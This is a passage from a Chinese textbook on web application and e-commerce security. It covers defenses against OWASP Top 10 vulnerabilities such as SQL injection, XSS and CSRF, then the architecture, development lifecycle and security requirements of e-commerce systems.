- 攻击时间短。SQL 注入可在短短几秒到几分钟内进行一次数据库的访问，在访问的过程中，数据窃取，植入木马，对整个数据库或是 Web 服务器进行控制都是可以的。
- 危害大。目前大多的办公、通信、商务都是基于 Web 服务的应用程序。可以想象一旦遭到攻击后果的严重性。另一方面就是关于个人信息的窃取，攻击者侵入数据库窃取数据，伪造权限等等。

从 SQL 注入攻击的例子可以看出漏洞攻击的危害性很大，我们可以从以下几个方面来避免漏洞攻击：

- 常使用自带的安全的 API，完全避免使用解释器或提供参数化界面的 API。用户的输入不能够直接嵌入到查询语句中，输入内容应该经过过滤，或者使用参数化的语句来传递用户输入的变量。但要注意有些参数化的 API，比如存储过程（stored procedures），如果使用不当，仍然可以引入注入漏洞。
- 如果没法使用一个参数化的 API，那么你应该使用解释器具体的 escape 语法来避

免特殊字符。比如，分号分隔符，它表明一条语句的结束和另一条语句的开始，是注入式攻击的主要帮凶。注释分隔符，注释掉该语句执行位置后面的所有语句。但由于很多应用在输入中需要特殊字符，这一方法不是完整的防护方法。

- 加强对用户输入的验证。使用正面的或“白名单”中的具有恰当的规范化的输入验证方法会有助于防止注入攻击。拒绝包含二进制数据、转义序列和注释字符的输入内容，可以防止脚本注入、某些缓冲区溢出攻击。

8.1.2.2　如何防止失效的身份认证和会话管理

开发人员自定义的方案存在的漏洞例子：用户更改口令之前不验证用户，而是依靠会话的 IP 地址；没有会话超时限制，提高了暴力破解的概率，或者用户使用公共计算机浏览网站，而离开时没有退出选择直接关闭浏览器，使得下一个用户使用相同的浏览器可以看到上一个用户的对话；用户自己忘记口令后，口令找回功能过于简单；“记住我”这样的指令，会造成不是真正的用户在登录网站认证时，直接使用了系统记住的用户账号和口令登录。

对于失效的身份认证和会话管理的防范，我们可以从以下方面来着手：

- 一套单一的强大的认证和会话管理控制系统。这套控制系统应：满足 OWASP 的应用程序安全验证标准（ASVS）中认证和会话管理中制定的所有认证和会话管理要求。并且具有简单的开发界面。
- 区分公共区域和受限区域。公共区域可以允许任何用户进行匿名访问，受限区域只能接受特定经过身份验证用户的访问。这就像是用户可以在网页上随意的浏览，但是想要购买就要登录自己的用户账号一样。公共区域和受限区域被用来区分站点，不同的身份验证和授权规则就可以在不用的区域使用，从而限制 SSL 的使用。
- 锁定账户和禁用账户策略。锁定账户：当账户登录多次都失败后，可以在一段时间内禁用该账户或是将该事件写入日志。当系统受到攻击时，可以使凭证失效或是禁用账户，这样可以避免遭到进一步的攻击。
- 保护身份验证 Cookie。Cookie 中的身份验证被窃取就意味着登录被窃取，因此可以通过加密和安全的通信通道来保护验证 Cookie。
- 口令、会话时限。口令的不变性会增加攻击者破解的破解率，因此定期的改变口令可以很好的保护账号的安全。缩短会话寿命可以降低会话劫持和重复攻击的风险，会话寿命越短，攻击者在会话期间能够捕捉到 Cookie 并用它访问程序的时间越有限。

还有很多的方法我们可以用来保护身份认证，比如使用强口令作为账户的口令，不使用一个口令来管理多个账户，不在网络上以纯文本的方式发送口令等等，都是用户可以做的。

8.1.2.3 跨站脚本（XSS）

防止 XSS 需要将不可信数据与动态的浏览器内容区分开。

- 根据数据将要置于的 HTML 上下文（包括主体、属性、JavaScript、CSS 或 URL）对所有的不可信数据进行恰当的转义（escape），或者是去掉<>，没有 html 标签，页面就是安全的。
- “白名单”的，具有恰当的规范化和解码功能的输入验证方法同样会有助于防止跨站脚本。但由于很多应用程序在输入中需要特殊字符，这一方法不是完整的防护方法。这种验证方法需要尽可能地解码任何编码输入，同时在接受输入之前需要充分验证数据的长度、字符、格式和任何商务规则。
- 用内容安全策略（CSP）来抵御整个网站的跨站脚本攻击。
- 用户学会控制自己的好奇心，尽量不去单击页面中不安全的链接。

8.1.2.4 不安全的直接对象引用

- 用户或者会话的间接对象引用。这样能防止攻击者直接攻击未授权资源。例如，一个下拉列表包含 6 个授权给当前用户的资源，它可以使用数字 1~6 来指示哪个是用户选择的值，而不是使用资源的数据库关键字来表示。在服务器端，应用程序需要将每个用户的间接引用映射到实际的数据库关键字。OWASP 的 ESAPI 包含了两种序列和随机访问引用映射，开发人员可以用来消除直接对象引用。
- 检查访问。任何来自不可信源的直接对象引用都必须通过访问控制检测，确保该用户对请求的对象有访问权限。
- 避免在 URL 或页面中直接引用内部数据库关键字或者是文件名。
- 锁定网站服务器上的所有目录和文件夹，设置访问权限。

8.1.2.5 安全配置错误

- 一个可以快速且易于部署在另一个锁定环境的可重复的加固过程。开发、质量保证和生产环境都应该配置相同（每个环境中使用不同的密码）。这个过程应该是自动化的，以尽量减少安装一个新安全环境的耗费。
- 一个能及时了解并部署每个已部署环境的所有最新软件更新和补丁的过程。这需要包括通常被忽略的所有代码的库文件。
- 一个能在组件之间提供有效的分离和安全性的强大应用程序架构。
- 实施漏洞扫描和经常进行审计以帮助检测将来可能的错误配置或没有安装的补丁。

8.1.2.6 敏感信息泄露

- 预测一些威胁（比如内部攻击和外部用户），加密这些数据的存储以确保免受这些威胁。
- 对于没必要存放的、重要的敏感数据，应当尽快清除。
- 确保使用了合适的强大的标准算法和强大的密匙，并且密钥管理到位。

- 确保使用密码专用算法存储密码，如：bcrypt、PBKDF2 或者 scrypt。
- 禁用自动完成防止敏感数据收集，禁用包含敏感数据的缓存页面。

8.1.2.7　功能级访问控制缺失

- 考虑一下管理权利的过程并确保能够容易的进行升级和审计。切忌硬编码。
- 执行机制在缺省情况下，应该拒绝所有访问。对于每个功能的访问，需要明确授予特定角色的访问权限。
- 如果某个功能参与了工作流程，检查并确保当前的条件是授权访问此功能的合适状态。

8.1.2.8　跨站请求伪造（CSRF）

防止跨站请求伪造，通常需要在每个 HTTP 请求中添加一个不可预测的令牌。这种令牌至少应该对每一个用户会话来说是唯一的。

- 最好的方法是将独有的令牌包含在一个隐藏字段中。这将使得该令牌通过 HTTP 请求体发送，避免其包含在 URL 中从而被暴露出来。
- 该独有令牌同样可以包含在 URL 中或作为一个 URL 参数。但是这种方法的巨大风险在于：URL 会暴露给攻击者，这样秘密令牌也会被泄漏。
- 要求用户重新认证或者判明他们是一个真实的用户（例如通过 CAPTCHA ）也可以防护 CSRF 攻击。

8.1.2.9　使用更含有已知漏洞的组件

软件项目应该有如下的流程：

- 标识您正在使用的所有组件及其版本，包括所有的组件（比如版本插件）。
- 在公共数据库，项目邮件列表和安全邮件列表中时刻关注这些组件的安全信息并保证它们是最新的。
- 建立组件使用的安全策略，比如需要某些软件开发实践，通过安全性测试和可以接受的授权许可。
- 在适当的情况下，考虑增加对组件的安全封装，去掉不使用的功能和/或安全薄弱的或者组件易受攻击的方面。

8.1.2.10　未验证的重定向和转发

重定向和转发的安全使用可以有多种方式完成：

- 避免使用重定向和转发。
- 如果使用了重定向和转发，则不要在计算目标时涉及到用户参数。这通常容易做到。
- 如果使用目标参数无法避免，应确保其所提供的值于当前用户是有效的，并已经授权。

建议把这种目标的参数做成一个映射值，而不是真的 URL 或其中的一部分，然后由服务器端代码将映射值转换成目标 URL。

8.2 电子商务安全的需求分析与基本设计

随着信息化技术的不断发展，网络带宽速度的不断提高，移动互联网的不断普及，以及电子商务模式的不断升级，网络购物已经成为人们日常生活中必不可少的一部分。淘宝网、京东网、当当网、携程、12306、去哪儿网等一大批综合类及领域类电子商务网站蓬勃发展，线上线下互动频繁，对传统商业模式带来比较大的冲击，改变人们日常的生产与生活方式。

随着电子商务的不断发展，对电子商务系统安全性、可靠性的要求不断提高，电子商务安全已经成为国家信息化基础设施安全不可或缺的一部分。本节针对电子商务安全的需求分析与基本设计进行介绍，包括电子商务系统的基本情况、电子商务系统的典型架构、电子商务系统安全的需求分析、电子商务系统安全架构以及电子商务系统安全实践等内容。

8.2.1 电子商务系统概述

电子商务系统具有广义和狭义之分。广义上的电子商务系统是支持商务活动的电子技术手段的集合。而从狭义上看，针对企业而言，电子商务系统是指在互联网的基础上，以实现企业电子商务活动为目标，满足企业生产、销售、服务等生产和管理的需要，支持企业的对外业务协作，从运作、管理和决策等层次全面提高企业信息化水平，为企业提供商业智能的计算机系统；针对用户而言，电子商务系统是通过互联网可以方便快捷实现商品采购的服务平台或门户网站。因此，电子商务系统实际上是覆盖生产者、消费者、商务中介、合作伙伴等多方需求的各类信息系统的总和，涵盖企业内部的信息管理系统 MIS、生产制造系统（MES）、企业资源规划（ERP）、供应链管理（SCM）、客户管理（CRM）、门户网站、电子支付与结算平台以及其他各类组件与接口。

电子商务系统是支撑企业商务活动的技术平台，这一平台与传统的管理信息系统、决策支持系统等信息系统既有联系又有所不同，电子商务系统具有自身的特点：

1．电子商务系统是支撑企业自身运营的基础平台

企业的电子商务系统包含了企业内部生产、规划、经营、管理等众多信息系统，每一个信息系统都为企业电子商务系统提供信息支持。电子商务系统是企业信息化的基础设施，也是企业在信息化实现经营、管理、运维的重要手段，在企业自身发展过程中具有极其重要的地位。

2．电子商务系统是优化企业业务流程、降低经营成本的重要手段

电子商务系统是实现现代企业管理的重要途径，企业利用电子商务平台的“商务整合”完成企业业务流程的再造，充分发挥企业信息资源，降低企业经营成本，提升企业的竞争优势。一个企业的电子商务系统，其优劣与否直接关系到企业在生态圈内的发展，对于企业而言具有极其重要的战略意义。

3．电子商务系统对实时性、安全性与可靠性要求较高

电子商务系统直接处理企业的核心信息资产，包括企业生产数据、经营数据和企业管理数据。对于现代企业而言，数据就意味着企业的资产。因此，企业在信息保护与使用方面具有极其严格的管理规范要求和安全防护要求。另外，由于电子商务系统往往通过互联网直接与外部相连，存在一定的信息泄露风险，交易数据、电子支付方式等直接关系企业和客户的资金安全，因此，电子商务系统的事务完整性、安全性与可靠性对企业和客户而言非常重要。

4．电子商务系统大多是依托企业既有信息资源运行的系统

电子商务系统通过整合企业现有信息资源，提升共享程度，充分发挥企业现有信息资产的效益。企业的电子商务系统往往依托既有信息资源建立的，与企业既有的信息系统之间在硬件、网络资源、数据、应用之间存在密切的联系，两者之间通过数据共享、应用的互操作形成紧密联系的整体。

8.2.2　电子商务系统的体系架构

由于电子商务系统往往是随着企业发展过程中逐步建立起来的，因此电子商务系统往往具有各个时代信息系统的典型特征，通常是对内通过企业信息总线、Web 服务或应用程序接口 API 等方式将各个独立的系统连接起来，利用虚拟局域网 VLAN、路由器、防火墙、交换机等方式进行网络域划分，对外通过 Web 方式提供统一的外部服务接口。典型的电子商务系统体系结构如图 8-1 所示。




图 8-1　典型的电子商务的逻辑架构

从图 8-1 可以看出，电子商务系统的基础设施仍然是硬件、网络、操作系统、数据库服务器，提供业务运行的信息基础设施，中间件层提供消息路由、事务一致性、运行容器、Web 容器等业务运行环境，终端客户层提供业务的展现，支付接口与银行网关接口提供支付功能支持，整个系统是典型的三要素结构（业务系统、客户端展现、第三方支付）。

8.2.3 电子商务系统的设计开发的基本过程

电子商务系统既可以自己建设，也可以通过外包开发，或者综合运用外包和自建这样两种方式。虽然电子商务系统的功能各不相同，规模有大有小，架构有所区分，但是电子商务系统的设计开发过程是有一定共性规律的。

传统软件开发设计过程遵循典型的瀑布模型，即需求分析、概要设计、详细设计、编码实现、测试分析、上线运维等阶段，这一模型对于电子商务系统而言同样适用。对于迭代开发、持续集成等敏捷软件开发模式而言，电子商务系统同样可以借鉴。电子商务系统的生命周期可以划分为立项规划、系统设计、开发集成、测试评估、运行维护五个阶段，也可以划分为商务模型的转变、应用系统的构造、系统的运行和资源的利用这样四个部分。其中，商务模型转变对应于系统立项规划、系统分析阶段，而应用系统的构造包括系统设计、开发集成等。然而，电子商务系统的规划阶段尤其重要，这一阶段需要在战略层次考虑到企业的商务模式如何变化。即企业从传统商务转型为电子商务的目标必须与电子商务系统的建设目标保持协调一致。

在电子商务系统规划阶段，首先需要确定企业未来电子商务的运作模式，这是整个系统建造的起点，也是电子商务系统设计、集成的基本依据。同时，还需要确定企业电子商务系统的体系结构，使系统的开发人员拥有一个可以相互理解的共同基础，同时使得后续的系统设计、开发工作有一个非常明确的框架。在该阶段中，重点关注如何为企业设计出一种新型的价值链，变革企业的商务流程，将企业与客户、合作伙伴紧密地连接在一起，使企业与合作伙伴能够共享知识，形成虚拟的共同市场。它的关键是如何转变与集成商务过程，更好地为客户服务。该阶段的输出为：企业的电子商务模型以及电子商务系统架构。

在电子商务系统设计阶段，需要在电子商务系统规划的基础上，确定整个电子商务系统体系结构中各个组成部分，重点是确定电子商务业务系统的功能、平台的基本功能和系统平台的构成，例如应用逻辑是什么，应用开发的基础平台是什么，系统之间的接口是什么，采用什么样的架构设计等。通过确定体系结构中的组件及接口，为系统的开发集成奠定基础。系统设计阶段的输出是确定电子商务系统的逻辑结构和应用功能。

在电子商务系统开发与集成阶段，根据电子商务系统规划以及系统逻辑结构设计，确定需要哪些产品或者技术来构筑电子商务系统的平台，并完成应用软件系统的编码，最终将电子商务系统的应用软件和各种平台集成在一起。在开发阶段时需要尽可能地利

用快速原型法构造电子商务系统的原型系统，以便与客户在直观的界面前应用，充分地为应用并发事务处理能力做好充足的考虑。在开发应用的同时，还需依据各类技术标准，选择满足需要的产品搭建应用软件运行的环境。在系统集成时，需要将应用软件、运行环境以及企业内部信息系统、外部信息系统等整合为一个共享资源的信息平台，不仅包括网络系统的连通、应用之间的互操作，还需完成企业商务过程和电子商务系统整合过程。

在电子商务系统测试评估阶段，需要测试系统是否满足企业电子商务运作的基本要求，测试并分析系统的主要性能指标，优化系统的性能，提高系统的效率。系统测试是为了检查系统的功能是否满足设计的需要，判定应用软件是否存在各种程度错误或漏洞，测试的内容包括对白盒测试、黑盒测试、压力测试、性能测试、并发测试、可操作性测试、安全测试等。电子商务系统评估是根据系统测试的结果对系统性能进行的评价。评估过程对电子商务系统的整个生命周期是非常重要的，系统评估的结果能够证实系统能否满足设计的要求，能否投入到企业的商务应用中。同时，从评估的结果中能够发现影响系统性能的瓶颈在哪里，这些结论有助于进一步完成对系统性能的改善。

在电子商务系统运行维护阶段，企业商务活动依靠该电子商务系统在新的模式下运转，这种运行不仅包括电子商务系统的正常运转、维护和管理，同时企业基于该系统在市场、销售、客户服务等基本商务环节实现运作与组织。如果系统运行切换过程不是一步到位的，必须尽量考虑好切换过程中，企业商务流程可能会在新、旧系统中同时进行一段时间，在并行工作期间，业务如何处理。此外，对于连续工作的实时系统，在切换过程中一定要考虑好故障恢复等应急措施。

8.2.4　电子商务系统安全的需求分析

从电子商务系统与一般信息系统的共性与区别我们可以看出，电子商务系统除了面临一般信息系统所涉及的安全威胁之外，由于其包含众多有关企业商业数据以及电子支付相关数据，因此它更容易成为不法分子攻击的目标，其安全性需求普遍高于一般的信息系统。

传统的信息系统所面临的威胁包括：硬件、操作系统、网络、中间件、数据库、应用程序、Web 应用等设计实现漏洞、配置错误等引发的各种攻击，包括病毒、木马、恶意代码、SQL 注入、跨站脚本、分布式拒绝服务攻击、中间人攻击等，导致基础设施及数据的完整性、机密性和可用性遭受破坏。

在计算机网络方面，目前互联网上使用的网络协议 TCP/IP 本身并非专为安全通信而设计，所以网络系统存在大量安全隐患和威胁。网络入侵者一般会采用预攻击探测、窃听等搜集目标的信息，然后利用拒绝服务攻击或分布式拒绝服务攻击技术阻碍计算机网络的正常服务，或使用堆栈溢出等远程网络层漏洞攻击手段进入被攻击的目标获得管理员权限，并任意篡改数据。

在操作系统方面，由于现代操作系统的代码庞大，从而不同程度上都存在一些安全漏洞。一些广泛应用的操作系统，如 UNIX、Windows，其安全漏洞更是难以计数。另一方面，系统管理员或使用人员对复杂的操作系统和其自身的安全防护技术了解不够，配置不当也会造成系统安全隐患。

在数据库方面，数据库是信息和数据存放的基础和平台，但由于其本身过于庞大和复杂，存在各种可能的诸如用户权限管理、文件权限管理、数据保密等方面的安全隐患和安全漏洞，所以其安全问题也一直是数据库管理人员最头疼的问题。

在应用软件方面，应用软件在开发时的编程错误也可能引致攻击。程序错误有以下几种形式：程序员忘记检查传送到程序的入口参数；程序员忘记检查边界条件，特别是处理字符串的内存缓冲时，程序员忘记最小特权的基本原则。这些程序错误都有可能会被黑客用到攻击计算机系统的行为中。

通过上述分析，电子商务系统的基础设施安全需求包括如下方面：

（1）计算机硬件的安全性与可靠性

计算机硬件是核心基础软件以及上层应用的执行体，它的安全性与可靠性直接关系到整个电子商务系统的可用性。硬件的安全性与可靠性除了依赖于硬件产品的品质，还需要关注数据中心或机房的安全性，例如防雷、防电、防火、防水、温度控制、湿度控制、不间断电源、冗余线路等，通过硬件安全防护措施确保基础设施硬件的稳定可靠。

（2）计算机网络的安全性

由于电子商务系统往往通过互联网与外部连接，通过局域网与内部信息系统连接，因此计算机网络的安全性对于电子商务系统而言尤为重要。通过防火墙、入侵检测、防病毒、防分布式拒绝服务攻击、虚拟局域网、虚拟专用网、堡垒主机等技术手段，对网络设置安全域，通过边界控制与纵深防御，对网络环境进行净化处理。

（3）操作系统的安全性

操作系统是电子商务系统的基础软件，它的稳定可靠性与安全性直接关系到上层服务软件与应用软件的安全性。通过补丁升级、开启安全策略、实施安全加固、实施访问控制等手段，确保操作系统稳定可靠运行，防止攻击者通过系统漏洞实施提前攻击。

（4）数据库的安全性

数据库是企业各类数据的集中存储地，也是企业的核心资产，数据的安全性直接关系到企业的生存。通过合理规划数据库模式、实施访问控制机制、落实数据连续性策略、数据库安全加固等手段，确保数据库自身及数据库中数据的机密性、完整性和可用性。

（5）应用软件的安全性

应用软件是电子商务系统业务逻辑的核心，也是电子商务系统中最为关键的一环。通常而言，应用软件由于开发人员技术水平、开发周期约束、编程语言自身漏洞、协议漏洞等因素，往往成为最容易攻击和渗透的脆弱点，因此，通过代码静态与动态分析、安全编码、最佳编程实践等方式，提升代码质量，预防常见安全漏洞。

电子商务系统在一般信息系统面临的威胁之外，更需要关注电子交易的安全。电子交易的安全则是指通过一系列的措施保证交易过程的真实可靠、完整、不可否认和机密。与基础设施安全相比，电子交易安全更侧重于交易过程。

电子交易普遍存在着以下安全隐患：

（1）信息窃取

当数据信息在网络上以明文形式或弱加密形式传送时，攻击者可以在数据包经过的网关或路由器上截获传送的信息。通过多次窃取和分析，可以找到信息的规律和格式，进而得到传输信息的内容，造成网上传输的交易信息的泄密。

（2）信息篡改

当攻击者掌握了信息的格式和规律后，通过各种技术手段和方法，将网络上传送的信息数据在中途修改，然后再发向目的地。

（3）身份假冒

当攻击者掌握了网上交易数据的格式后，就可以篡改通过的信息，攻击者可以冒充合法用户发送假冒的信息或者主动获取信息。

（4）交易的否认

由于商情的千变万化，交易一旦达成是不能被否认的；否则必然会损害交易一方的利益。

通过上述分析，电子商务系统中的电子交易安全需求包括以下几个方面。

（1）交易的真实性

所谓交易的真实性是指交易开始前，买卖双方能够辨别对方的身份是真实的。由于电子商务在网络上进行，买卖双方实际上都是在和虚拟的对手进行交易，该过程存在的潜在风险是：对方的真实身份是否与其在网络上声称的一致，是否存在诈骗的可能。网络上进行电子商务的买卖双方可能远隔千里、甚至跨越国境，在这种情况下辨别交易对方的真实性就显得尤为重要。

交易的真实性涉及到电子商务系统中的认证。认证实际上类似于传统交易中的“中人”或者“保人”，交易的双方都可能对对方不信任，但是只要他们都信任证书中心 CA，而 CA 证实双方的身份，那么买卖双方就可以取得彼此的信任。同时，认证不是没有依据的，需要一定的证据加以证明，电子交易过程中的这种证据就是一些信息（例如密码、电子签名等）。

（2）交易的完整性

交易的完整性则是指交易数据在传输过程中不会被恶意或意外地改变、毁坏。交易的保密性尽管能够保证交易数据传输中不被窃取，但是不能保证传输中可能发生某种意外或者非授权情况下的破坏，同时也难以保证数据传输的顺序统一。而完整性对交易中的敏感数据是非常重要的，例如扣款过程中扣款需要在交易双方的资金账户上进行操作，

如果交易不完整而只在一方账户上进行了操作，那么结果是难以预料的。

（3）交易的保密性

交易的保密性也称为交易的隐私性，是指交易双方的信息在网络传输或者存储中不被他人窃取。传统的交易活动中，敏感性的数据例如商务合同、信用卡号码、交易机密等可以通过文件的封装或者可靠途径传递，以此来保证数据的安全。而在开放的互联网上，由于 TCP/IP 协议采用 IP 报文交换的方式，因而存在数据被窃取的可能。所以，电子交易过程中保证交易数据的隐秘，就显得尤为重要。

电子商务交易的保密性主要通过“数据不被窃取、窃取不被破译”的思路来保证的。具体而言，“数据不被窃取”是通过像防火墙、IPSec 等手段实现，而“窃取不被破译”则主要利用了各种数据加密手段，例如 DES、RSA 等。

（4）交易的不可抵赖性

不可抵赖性也称为不可否认性，主要指交易双方不能否认彼此之间的信息交流。传统的交易过程中，尽管双方可能不见面，例如邮购过程是很难抵赖的，因为有足够的证据（例如邮购的单据、凭证等）证明买方或者卖方的行为。而网络上的交易，则可能出现这种情况，例如目前国内常见的“送货上门、货到付款”，扣除道德原因，确实很难找出证据证明某笔订单确实是否是买方的。电子交易的不可抵赖性不像传统交易那样通过“白纸黑字”的签字、盖章加以确认，但采取了类似的思路，通过电子签名加以确认。

电子交易的安全和电子商务基础设施安全是一个整体，不能割裂开来分别考虑。基础设施的安全是电子交易安全的基础，不能设想电子交易过程在一个漏洞百出的环境中存在安全性。同时，电子交易的安全是信息基础设施安全的延伸，它是在传统密码学、信息系统安全基础上，针对电子交易过程特有的要求，通过在网络、认证等方面增添相关的技术措施实现的。所以，在设计电子商务系统的安全系统时，应当从基础设施和电子交易两个层次出发，不能偏废。在电子商务系统设计阶段，对于主机、数据库、操作系统和其他系统软件，要充分考虑到这些系统是否是安全的，能否抵御潜在的威胁。在设计商务应用软件时，也要考虑到如何能够保证交易过程是可靠、可信的。

另外，电子商务系统的安全威胁不仅来自外部，统计资料表明，更多的威胁是来自电子商务企业的内部，是由于企业内部安全管理的措施不到位造成的。因此，在考虑电子商务系统的安全设计时，不能单纯地将其作为一个技术问题，也要同步考虑相关的安全策略、安全管理问题。只有将软、硬措施都考虑到，才能尽可能减少电子商务系统的安全风险。这是在电子商务系统安全设计中需要注意的一个问题。

在了解电子商务系统的安全需求之后，需要对电子商务系统所面临的风险进行分析和评估。决定电子商务系统敏感性等级的因素有两个：第一个是事故的直接后果。第二个应考虑的因素是政治上和企业的敏感性。风险评估流程如图 8-2 所示。

